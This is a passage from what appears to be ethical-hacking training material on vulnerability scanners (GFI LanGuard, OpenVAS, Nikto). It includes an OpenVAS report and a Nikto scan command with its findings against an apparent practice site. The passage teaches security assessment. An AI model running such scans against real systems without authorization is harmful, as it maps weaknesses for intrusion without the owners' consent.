
Figure 5.9: Vulnerability scanning using GFI LanGuard

- **OpenVAS**

  Source: *https://www.openvas.org*

  OpenVAS is a framework of several services and tools that offer a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Network's commercial vulnerability management solution, developments from which have been contributed to the open-source community since 2009.

  The actual security scanner is accompanied by a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.


Greenbone Security Assistant - Report Details - Mozilla Firefox
Greenbone Security Assistant
https://127.0.0.1:9392/report/305f3f60-3419-4e1e-abae-fd7e4
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
HTTPS Everywhere
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter
Done
Information
Results (4 of 46)
Hosts (1 of 1)
Ports (2 of 17)
Applications (0 of 0)
Operating Systems (1 of 1)
CVEs (1 of 1)
Closed CVEs (8 of 8)
TLS Certificates (1 of 1)
Error Messages (0 of 0)
User Tags (0)
1 - 4 of 4

Report: Thu, Mar 31, 2022 4:03 AM UTC

ID: 305f3f60-3419-4e1e-abae-fd7e4935c97c Created: Thu, Mar 31, 2022 4:03 AM UTC Modified: Thu, Mar 31, 2022 4:19 AM UTC Owner: admin

Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)		10.0 (High)	97 %	10.10.1.22		general/tcp	Thu, Mar 31, 2022 4:04 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	⇆	5.0 (Medium)	80 %	10.10.1.22		135/tcp	Thu, Mar 31, 2022 4:13 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	⇆	4.3 (Medium)	98 %	10.10.1.22		3389/tcp	Thu, Mar 31, 2022 4:12 AM UTC
TCP timestamps	⇆	2.6 (Low)	80 %	10.10.1.22		general/tcp	Thu, Mar 31, 2022 4:04 AM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net

Figure 5.10: Vulnerability scanning using OpenVAS

- **Nikto**


  Source: *https://cirt.net*

  Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files or programs, checks for outdated versions of over 1250 servers, and checks for version specific problems on over 270 servers. It also looks at server configuration items such as the presence of multiple index files and the HTTP server options and will attempt to identify installed web servers and software.

  Features:

  - SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
  - A full HTTP proxy support
  - Checks for outdated server components
  - Saves reports in plain text, XML, HTML, NBE or CSV
  - A Template engine to easily customize reports
  - Scans multiple ports on a server, or multiple servers via input file
  - LibWhisker's IDS encoding techniques

  - Identifies installed software via headers, favicons, and files
  - Host authentication with Basic and NTLM
  - Subdomain guessing
  - Apache and cgiwrap username enumeration
  - Scan tuning to include or exclude entire classes of vulnerability checks
  - Guesses credentials for authorization realms (including many default ID and password combinations)


nikto -h www.certifiedhacker.com -Tuning x - Parrot Terminal
File
Edit
View
Search
Terminal
Help
Menu
nikto -h www.certifiedh...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-03-31 07:32:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect again
st some forms of XSS
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content
 of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer o
r proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain othe
r non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.
```

Figure 5.11: Screenshot of Nikto

Listed below are some of the additional vulnerability assessment tools:

- Qualys FreeScan (*https://www.qualys.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Nexpose (*https://www.rapid7.com*)
- Network Security Scanner (*https://www.beyondtrust.com*)
- SAINT (*https://www.carson-saint.com*)
- beSECURE (AVDS) (*https://www.beyondsecurity.com*)
- Core Impact Pro (*https://www.coresecurity.com*)

